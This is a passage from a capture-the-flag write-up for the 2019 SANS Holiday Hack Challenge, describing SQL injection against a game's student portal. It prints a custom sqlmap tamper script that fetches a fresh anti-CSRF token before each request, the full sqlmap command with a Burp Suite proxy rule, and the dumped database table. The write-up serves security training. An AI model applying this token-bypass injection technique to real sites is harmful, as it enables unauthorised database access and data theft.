


I then noticed that there is a “token” that gets updated that gets called by accessing “validator.php”.



The response from “validator.php” is what gets updated into the “token” parameter and sent with the application request.

Now, in order to complete this objective I know that SQLmap is needed and that Tamper Scripts is more than likely going to be used. Below is an example of what happens when you run sqlmap but you are not taking into consideration the dynamic token, you receive an invalid/expired token message



I created a custom script called “eric-custom” that is located within the sqlmap tamper scripts directory (/usr/share/sqlmap/tamper/) and began creating a custom script. The final script looked like so

```
root@X9021011:~/HHC-2019/sql# cat eric-custom.py
#!/usr/bin/env python
import urllib2
from lib.core.data import kb
from lib.core.enums import PRIORITY
import string
import os
import re
import base64
from urlparse import urlparse
import urllib
__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def tamper(payload, **kwargs):

    request = urllib2.Request('https://studentportal.elfu.org/validator.php')
    request.add_header('Referer', 'https://studentportal.elfu.org/apply.php')
    response = urllib2.urlopen(request)

    srvr = response.read()
```

```
    orig =
"MTAwOTE4NTI4NzY4MTU3Njg1MjAxMjEwMDkxODUyOC43Njg=_MTI5MTc1NzE2ODIzMD
QzMjI5MzkyOTIwLjU3Ng=="

    phone = "a"
    whyme = "a"
    essay = "a"
    token = urllib.quote(srvr)
    payload = ("%s&phone=%s&whyme=%s&essay=%s&token=%s" % (payload, phone,
whyme, essay, token))
    return payload
```

Essentially, I needed to beat a dynamic parameter “token”. To do so, I referenced this post which was extremely helpful: https://gist.github.com/0xBADCA7/72b3ecf7c6e3ef229e87. Here’s what the script does

- Send request to validator.php
- Created a Referer header to show it came from apply.php (unsure if this is necessary tbh)
- Capture response from validator.php and put into token variable
- Create additional variables “phone”, “whyme” and “essay” (because these are the parameters that are being sent in the original POST request) and send those values along with the payload.

So now when sqlmap sends the request, the entire payload will always be:

```
<payload>&phone=a&whyme=a&essay=a&token=<updatedToken>
```


Why does this matter? Because here’s what our sqlmap looks like

```
sqlmap -u "https://studentportal.elfu.org/application-received.php" --method POST --data
"name=asdf&elfmail=eric%40geoda-security.com&program=a" --tamper eric-custom
--proxy=http://127.0.0.1:8080 -p program --skip-urlencode
--headers="Referer:https://studentportal.elfu.org/apply.php\nUser-Agent:Mozilla/5.0
(Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101
Firefox/66.0\nAccept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\nContent-
Type:application/x-www-form-urlencoded" --delay=1
```

As you can see within the “--data” switch, we stop our request with only the name, elfmail and program parameters. Even though we know more parameters are needing to be sent. However, our tamper script will do this for us. We tell sqlmap to target the “program” parameter. The tamper script will always inject into the “program” parameter and then finish with “&phone=a&whyme=a&essay=a&token=<updatedToken>”!


Oh yeah, why did I choose the “program” parameter? Well, during enumeration I saw in the page source that the “program” parameter was “inputpasswordconfirm” and really just stood out to me.


However, there is still 1 more thing that is giving us trouble. It turns out to be the “Content-Type” parameter. Essentially, by telling sqlmap to “--skip-urlencode” our Content-Type will be sent with “text/plain; charset=utf-8”. To circumvent this, I created a rule within Burp Suite to replace all requests with the “Content-Type” value of “text/plain; charset=utf-8” to “application/x-www-form-urlencoded” instead!





As you saw in our sqlmap syntax, I added the --proxy switch to first send all sqlmap requests through Burp Suite which in turn will automatically match and replace the request header for us.

Now, when we run the sqlmap command, we successfully get a proper submission











We now have Sql Injection!




After enumeration, I saw a database called “elf” that contained a table called “krampus” and had a list of PNG’s.



```
Database: elfu
Table: krampus
[6 entries]
+----+--------------------------+
| id | path                     |
+----+--------------------------+
| 1  | /krampus/0f5f510e.png    |
| 2  | /krampus/1cc7e121.png    |
| 3  | /krampus/439f15e6.png    |
| 4  | /krampus/667d6896.png    |
| 5  | /krampus/adb798ca.png    |
| 6  | /krampus/ba417715.png    |
+----+--------------------------+
```

I downloaded all the scrap PNG’s and put them all together



From the Desk of

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance terminal, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him.

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!


We find the name of Santa's cutting-edge sleigh guidance system!

> Super Sled-O-Matic"

Also, reading that "Memo to self" message was very interesting. It sounds like they figured out a way to destroy Christmas and it's through Santa's cutting edge guidance system! Uh oh.. We must stop this person! Oh yeah.. Doesn't that image look like a tooth? Weird..

Time to move onto Objective 10.

Objective 10 - Recover Cleartext Document



After completing Objective 9 we chat with Krampus some more

> Wow! We've uncovered quite a nasty plot to destroy the holiday season.
> We've gotta stop whomever is behind it!
> I managed to find this protected document on one of the compromised machines in our environment.

I think our attacker was in the process of exfiltrating it.
I'm convinced that it is somehow associated with the plan to destroy the holidays. Can you decrypt it?
There are some smart people in the NetWars challenge room who may be able to help us.


Great job Krampus! He was able to find a protected document on one of the compromised machines. He thinks the attacker was in the process of exfiltrating it too.

